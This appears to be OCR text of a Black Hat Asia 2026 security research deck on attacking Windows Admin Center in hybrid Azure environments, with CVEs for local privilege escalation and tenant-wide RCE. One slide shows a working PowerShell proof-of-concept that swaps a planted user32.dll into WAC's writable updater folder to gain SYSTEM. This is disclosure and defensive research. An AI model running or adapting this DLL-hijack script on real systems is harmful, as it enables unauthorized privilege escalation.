


Breaking Hybrid Boundaries Across Azure and Windows

Black Hat Asia 2026 Briefing



Agenda

Topic #1	Hybrid environments and why lateral movement is different now
Topic #2	Windows Admin Center as a Hybrid Bridge
Topic #3	Vulnerability Research: 5 Vulnerabilities in Windows Admin Center
Topic #4	End-to-End Hybrid Kill Chains
Topic #5	Defender perspective

Our Team



Ilan Kalendarov

Security Research Team Lead, Cymulate

- Security Researcher Team Lead at Cymulate, specializing in Windows security, cloud environments, and offensive research.
- OSEP Certified, former Red Teamer in the IDF.
- Passionate about defense evasion, Windows internals, and cloud attack techniques.



Ben Zamir

Security Researcher, Cymulate

- Red team ops & vulnerability research
- Public cloud: Azure, AWS, GCP
- K8s & containers
- End-to-end attack simulation & security tooling
- Agentic AI

Contributors



Elad Beber

Senior Security Researcher, Cymulate

- Senior Security Researcher at Cymulate with 5+ years in cybersecurity, specializing in cloud environments and low-level reverse engineering.
- Former offensive mobile security researcher, holds a B.Sc. in Computer Science.
- Experienced CTF competitor and member of the CamelRiders CTF team.



Ruben Enkaoua

Cybersecurity Researcher

Ruben E. is a cybersecurity researcher with a background in Windows internals research.
He combines hands-on offensive security experience with strategic insight to help organizations validate and strengthen their cyber defenses.

Managing hybrid environment security like...



Why Hybrid Changes the Threat Model

Old assumption: clear boundaries between cloud and on-prem


Reality: one application session controls everything

Hybrid management silently bridges both worlds



Windows Admin Center as a Hybrid Bridge


Windows Admin Center (WAC) as an example to hybrid control plane used to manage:




Azure-Arc

Operates through browser-based interfaces, gateway services and Azure identity integration

This makes WAC an ideal pivot point.


Azure Portal
Windows Admin Center on Azure
Client App (hosted on Azure)
Overview
Settings
Tools
Azure VM
WAC Agent Installed
Azure VM
WAC Agent Installed
Azure VM
WAC Agent Installed
Arc-enabled Device
WAC Agent Installed


Publish to DNS
& open firewall
Client browser
HTTPS
Web server
Gateway
Windows Admin
Center
Gateway
-PowerShell / WMI over WinRM-
Managed nodes

CVE-2025-64669 + CVE-2026-23660: Local Privilege Escalation in Windows Admin Center

Technical Root Cause

Windows Admin Center's ProgramData directory: C:\ProgramData\WindowsAdminCenter is writable by standard users

This improper access control violates expected privilege boundaries on the host.


When you discover
ProgramData is
writable by everyone

CVE-2025-64669 + CVE-2026-23660: Local Privilege Escalation in Windows Admin Center




How It Breaks Privilege Separation

A low-privileged user can escalate to SYSTEM on any machine that has WAC installed:

1. Extension Uninstall Abuse
2. Updater DLL Hijacking

CVE-2025-64669 + CVE-2026-23660: Local Privilege Escalation in Windows Admin Center



CVE-2025-64669 + CVE-2026-23660: Local Privilege Escalation in Windows Admin Center

Cloud and on-prem variations

The Azure variation of WAC must be installed as an extension **in every managed machine**

Every WAC on Azure managed machine is vulnerable to local privilege escalation

Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Untitled2.ps1* | Untitled3.ps1*

```
$targetProcess = "windowsAdminCenterUpdater.exe"
$sourceDLL = "C:\Users\ilank\Downloads\user32.dll"
$destDLL   = "C:\ProgramData\WindowsAdminCenter\Updater\user32.dll"

Write-Host "[*] Monitoring for $targetProcess process start..." -ForegroundColor Cyan

Register-WmiEvent -Query "SELECT * FROM __InstanceCreationEvent WITHIN 0.1
WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name = '$targetProcess'" -Action {
    Write-Host "[+] $($Event.SourceEventArgs.NewEvent.TargetInstance.Name) detected!" -ForegroundColor Green
    try {
        Copy-Item "C:\Users\ilank\Downloads\user32.dll" "C:\ProgramData\WindowsAdminCenter\Updater\user32.dll" -Force
        Write-Host "[√] DLL swapped to C:\ProgramData\WindowsAdminCenter\Updater\user32.dll" -ForegroundColor Yellow
    }
    catch {
        Write-Host "[!] Failed to copy DLL: $($_.Exception.Message)" -ForegroundColor Red
    }
}
```

```
PS C:\Users\ilank>
```

Ln 11 Col 34 90%

Process Hacker [EntraWS\ilank] (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information admin

Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...	User name	Description
powershell.exe	16308	6.08	65.57 kB/s	174.79 MB	NT AUTHORITY\SYSTEM	Windows PowerShell
svchost.exe	3896			1.18 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Service
WindowsAdminCenter.exe	15648	0.02		67.36 MB	N...\NETWORK SERVICE	Windows Admin Center
WindowsAdminCenter.exe	5164			35.29 MB	N...\NETWORK SERVICE	Windows Admin Center
WindowsAdminCenter.exe	5428			27.27 MB	N...\NETWORK SERVICE	Windows Admin Center
WindowsAdminCenterAccountManagement.exe	15632			16.25 MB	NT AUTHORITY\SYSTEM	Windows Admin Center
WindowsAdminCenterLauncher.exe	11208			11.59 MB	EntraWS\ilank	WindowsAdminCenterLauncher
powershell.exe	12832			48.82 MB	N...\NETWORK SERVICE	Windows PowerShell

CPU Usage: 41.80% Physical memory: 7.54 GB (47.29%) Processes: 194

user32.dll

WindowsAdminCenter | Public

This PC > Windows (C:) > Users > Public > Search Public

New Sort View Details

Home
Gallery
OneDrive
Desktop
Downloads
Documents
Pictures
Music
Videos
Logs
Updater
Public
uninstall
This PC
Network

Name	Date modified	Type	Size
Libraries	4/1/2024 7:34 AM	File folder	
Public Account Pictures	7/31/2025 9:29 AM	File folder	
Public Desktop	8/4/2025 9:52 AM	File folder	
Public Documents	6/7/2025 4:40 PM	File folder	
Public Downloads	4/1/2024 7:26 AM	File folder	
Public Music	4/1/2024 7:26 AM	File folder	
Public Pictures	4/1/2024 7:26 AM	File folder	
Public Videos	4/1/2024 7:26 AM	File folder	

8 items

63°F Clear

Search


8:42 AM 8/5/2025

CVE-2026-20965: Azure Windows Admin Center Tenant-Wide RCE

Authentication to WAC on Azure is done using a pair of tokens.

- **WAC.CheckAccess token:** authorization to manage WAC
- **Proof-of-Possession (PoP) token:** intended to bind the connection to a specific client.

CVE-2026-20965: Azure Windows Admin Center Tenant-Wide RCE

